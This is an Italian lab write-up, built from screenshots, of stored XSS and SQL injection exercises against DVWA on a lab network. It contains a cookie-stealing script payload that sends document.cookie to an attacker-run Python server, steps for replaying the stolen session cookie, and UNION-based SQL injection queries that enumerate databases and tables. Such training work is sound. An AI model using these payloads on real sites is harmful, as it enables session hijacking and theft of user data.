



XSS STORED


Obbiettivo: Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

1. Prima accediamo al DVWA e configuriamo il livello di sicurezza a "LOW"




2. Dopo andiamo alla parte di XSS stored e iniziamo a fare i primi test per capire se i campi sono vulnerabili





3. Possiamo vedere che l'input "Message" è vulnerabile, questo significa che ogni volta che torniamo sulla scheda di "XSS stored" l'utente attiverà questo script di alert (questo "attacco"). A questo punto possiamo proseguire con il compito e usare un altro script per recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il nostro controllo.



4. Prima di inserire lo script modifichiamo il campo message perché prima solo accettava 50 caratteri come massimo, ora con quella modifica abbiamo amplificato a 200 per inserire il payload

5. Adesso dobbiamo fare partire un web server per accumulare i cookie delle vittime che recuperiamo. In questo caso utilizzerò Python come server http che riceverà i cookies

```
(kali@kali)-[/tmp]
$ sudo python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Name: ana
Message: ciao
Message: Hey
Ciao

(in questo momento è in attesa)

6. Lo script malizioso che useremo sarà questo:

```
<script>newImage().src='http://192.168.1.12:8080/steal?cookie='+document.cookie;
</script>
```

Damn Vulnerable W x

192.168.1.13/dvwa/vulnerabilities/xss_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Vulnerability: Stored Cross Site Scripting (XSS)

Name * ana3

Message * Ciao<script>new Image().src='http://192.168.1.12:8080 /steal?cookie='+document.cookie;</script>

Sign Guestbook

Name: test
Message: This is a test comment.

Name: ana
Message: ciao

Name: ana1
Message: Hey
Ciao

Name: ana2
Message:

More info


<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

7. Una volta che il server è in ascolto sulla porta 8080 possiamo caricare il payload sul “Message e otteniamo questo:




L'uscita nel server ci indica che i cookie sono stati ricevuti con successo.


E ogni volta che l'utente entrerà nella parte di XSS stored, il server di Python accumulerà i cookie di sessione.

Ora proviamo a verificare l'attacco andato a buon fine

1. Per fare questo utilizzeremo questa Tool: Cookie Editor




Grazie a questo tool possiamo aggiungere o modificare il cookie appena recuperati.




Username


2. Qua dobbiamo modificare il Value col cookie recuperato e salviamo



3. Una volta fatto possiamo eliminare dall'url "login.php" e cliccare invio



...




Ecco, ora possiamo fare l'accesso senza autenticazione

SQL INJECTION

Obiettivo:


Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

1. Prima accediamo al DVWA e configuriamo il livello di sicurezza a “LOW”



2. Usiamo questa query per vedere i nomi dei database che sono in uso in Metasploitable

'union select 1,schema_name from information_schema.schemata-- -




3. A noi interessa il database di DVWA quindi generiamo un'altra query per avere il nome delle tabelle

'union select table_name,2 from information_schema.tables where table_schema='dvwa'-- -

The screenshot shows the DVWA web application interface. The browser's address bar displays the URL: `192.168.1.13/dvwa/vulnerabilities/sqli/?id='union select table_name,2 from information_schema.tables where table_schema='dvwa'-- -`. The page title is "Vulnerability: SQL Injection". On the left, there is a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the "User ID:" field with the injected query. Below it, the output of the query is displayed in red text:
ID: 'union select table_name,2 from information_schema.tables where table_schema='dvwa'-- -
First name: guestbook
Surname: 2
ID: 'union select table_name,2 from information_schema.tables where table_schema='dvwa'-- -
First name: users
Surname: 2
The "More info" section contains three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom, the footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

